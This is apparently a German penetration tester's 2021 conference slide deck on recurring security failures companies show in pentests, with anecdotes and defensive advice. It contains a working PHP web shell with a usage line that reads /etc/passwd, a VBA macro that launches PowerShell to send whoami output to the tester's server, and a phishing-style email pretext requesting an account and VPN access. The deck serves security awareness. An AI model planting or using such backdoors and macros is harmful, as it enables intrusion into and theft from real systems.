



HanseSecure

Exploit Hunter

Und wie cyberst Du so?

vom 29.04.2021

Inhaltsverzeichnis



1. whoami
2. QuickFails
der meisten Unternehmen bei Penetrationstests
3. Unglaublich aber wahr
Geschichten aus dem CyberJungle
4. Warum ist „Cybern“ so schwer?

1. whoami

- 21 CYBERSECURITY TWITTER ACCOUNTS YOU SHOULD BE FOLLOWING

(<https://www.sentinelone.com/blog/21-cybersecurity-twitter-accounts-you-should-follow/>)

“Florian is a redteamer, pentester and exploit hunter, as well prolific tweeter and blogger. @HanseSecure is one of the best sources for tweets and retweets of technical write-ups, links to scripts, plug-ins, exploit kits and other new tools, along with how-to’s and tips for anyone interested in redteaming and pentesting.”



- Modern red teaming: 21 resources for your security team

(<https://techbeacon.com/security/modern-red-teaming-21-resources-your-security-team>)


“Hansemann is an ethical hacker and penetration tester. His tweets and blog focus on tools and techniques of interest to red team members. For example, he covers Tokenvator—a tool to elevate privilege with Windows tokens—and how to write a payload for process injection in Windows.”



Wer

- Über **25.000** Follower auf Twitter
95% der Top 100 Security Experten folgen @CyberWarship
- *Speaker, z.B. „IT-Sicherheitsmanagement in Versicherungen“*

- KeyNote Speaker, z.B. auf der ISX2021
- Speaker at Best of The World in Security 2021



Best Of The World In Security

A "No Sponsored" Talk Conference - By The Community, For The Community

2-5 JUNE, 2021 | 8 AM - 4 PM EST | Global Virtual Summit



@CyberWarship

HanseSecure

Wer

- **Disclosure CVE-2020-13912**
(<https://hansesecure.de/2020/06/vulnerability-in-monitoring-software/?lang=en>)
- **Microsoft SmartScreen Bypass**
(<https://hansesecure.de/2019/05/smartscreen-bypass/>)
- **Disclosure CVE-2018-7272**
OpenAM Unauthorized Access
(<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-7272>)
- **Disclosure CVE-2018-16231**
Remote DoS in Personal FTP-Server
(<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-16231>)
- **Intel Vulnerability**
(<https://hansesecure.de/2019/05/intel-unquoted-service-path/>)
- **Artikel: IT-Sicherheit professionell unter die Lupe nehmen**
(<https://www.security-insider.de/it-sicherheit-professionell-unter-die-lupe-nehmen-a-852288/>)



2. QuickFails

der meisten Unternehmen bei Penetrationstests


Quickfails

#1 Default Office-Macros Settings



Quickfails

#1 Default Office-Macros Settings




The screenshot displays the VBA Project Editor for a file named 'poc-download_execute.xls'. The left pane shows the project structure with 'Modul1' selected. The right pane shows the code for a 'Button' macro:

```
Sub Button()  
    Dim retval  
    Dim pscmd  
    pscmd = "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"  
    blub = " -c "  
    blob = "$who='who'+am'+i'; $url = 'http://pentest.hansesecure.com/poc/poc_messageBox.png?'+(.$who);  
    retval = Shell(pscmd + blub + blob, vbNormalFocus)  
End Sub
```

Quickfails

#1 Default Office-Macros Settings



Quickfails

#1 Default Office-Macros Settings



Signierung



Deaktivieren



@CyberWarship

**<https://docs.microsoft.com/de-de/office/troubleshoot/excel/digital-signatures-code-signing>*

HanseSecure

Folie 11


Quickfails

#2 Domain Admins Everywhere




Quickfails

#2 Domain Admins Everywhere



Quickfails

#2 Domain Admins Everywhere



Tiering Modell

**<https://docs.microsoft.com/de-de/security/compass/privileged-access-access-model>*

Quickfails

#3 Firewall & Antivirus (aka die trügerische Sicherheit ;-)



Quickfails


#3 Firewall & Antivirus (aka die trügerische Sicherheit ;-)

```
<!-- Simple PHP backdoor by DK (http://michaeldaw.org) -->
<?php
if(isset($_REQUEST['-cmd-'secret'])){
    echo "<pre>";
    $cmd = ($_REQUEST['-cmd-'secret']);
    system($cmd);
    echo "</pre>";
    die;
}
?>
Usage: http://target.com/simple-backdoor.php?cmd=cat+/etc/passwd
<!-- http://michaeldaw.org 2006 -->
```

Detektionsrate 1/55

Quickfails

#3 Firewall & Antivirus (aka die trügerische Sicherheit ;-)



Segmentierung




Hardening



Monitoring


Quickfails

#4 Liegt auf der Netzwerkfreigabe.



Quickfails

#4 Liegt auf der Netzwerkfreigabe.



Quickfails

#4 Liegt auf der Netzwerkfreigabe.

The screenshot shows a Windows File Explorer window with the address bar containing the path: `server\admin\151 Sicherung Salesforce\2020\WE_00D2000000pKOVEA2_1_13.01.2020.ZIP`. The file name is highlighted with a red box. Below the address bar, the file list shows various folders and files. The folder `Outlook-Archiv-PST` is highlighted with a red box. Below this, a detailed view of the files in the `Outlook-Archiv-PST` folder is shown, with the `Größe` (Size) column highlighted by a red box.

Name	Änderungsdatum	Typ	Größe
iff	02.03.2020 14:13	Outlook-Datendatei	186.513 KB
s	01.09.2020 08:41	Outlook-Datendatei	466.257 KB
te	30.04.2020 09:53	Outlook-Datendatei	453.857 KB
ire	27.02.2020 15:15	Outlook-Datendatei	105.913 KB
	22.09.2020 09:51	Outlook-Datendatei	127.737 KB
	01.10.2019 12:22	Outlook-Datendatei	34.489 KB
	01.12.2020 09:21	Outlook-Datendatei	37.713 KB
	04.08.2020 15:50	Outlook-Datendatei	245.289 KB
	18.11.2019 09:48	Outlook-Datendatei	265 KB
	29.09.2020 09:16	Outlook-Datendatei	87.809 KB
	14.09.2020 12:34	Outlook-Datendatei	205.113 KB
	29.09.2020 12:33	Outlook-Datendatei	87.809 KB

Quickfails

#4 Liegt auf der Netzwerkfreigabe.



Regelmäßige Kontrollen/ Audits

3. Unglaublich aber wahr

Geschichten aus dem CyberJungle

Dreistigkeit siegt

Betreff **Neuer Mitarbeiter** 13.01.2021, 08:30

An support@[REDACTED]

Kopie (CC) Mich <schramm@[REDACTED]>

Guten Tag,

wir werden in den kommenden Tagen personelle Unterstützung durch eines unserer Partner-Unternehmen erhalten. Herr Schramm von der HWL Gruppe wird uns temporär in einigen Bereichen zur Hand gehen, weshalb ich Sie bitte zeitnah einen Account für diesen Anzulegen. Die Zugriffe sollen, wie bei unseren normalen Mitarbeitern eingerichtet sein. Zudem benötigt dieser einen VPN-Fernzugriff.

Hinweis: Ich bin bis einschließlich nächsten Montag im Urlaub, daher klären Sie bitte alles weitere mit Herrn Schramm. Sie können Herrn Schramm-Hansemann auch direkt die Zugangsdaten zukommen lassen bzw. für Fragen kontaktieren.

Oliver Schramm-Hansemann
[schramm@\[REDACTED\]](#)
[REDACTED]

Vielen Dank




Unglaublich aber
wahr

Local Admin für alle



Das WiFi Passwort



4. Warum ist „Cybern“ so schwer?

Warum ist „Cybern“
so schwer?

Next Generation Firewall

Advanced Threat Protection

KI

0Day-Schutz

BlockChain

AI



Warum ist „Cybern“
so schwer?

Patchmanagement

Assetmanagement

Backups

Prozesse

„Mini“-Logging



Verantwortlichkeiten



HanseSecure

Exploit Hunter

Danke für Ihre Zeit!



Florian Hansemann

Admin Hunter

Web hansesecure.de

Mail info@hansesecure.de

Twitter [@CyberWarship](https://twitter.com/CyberWarship)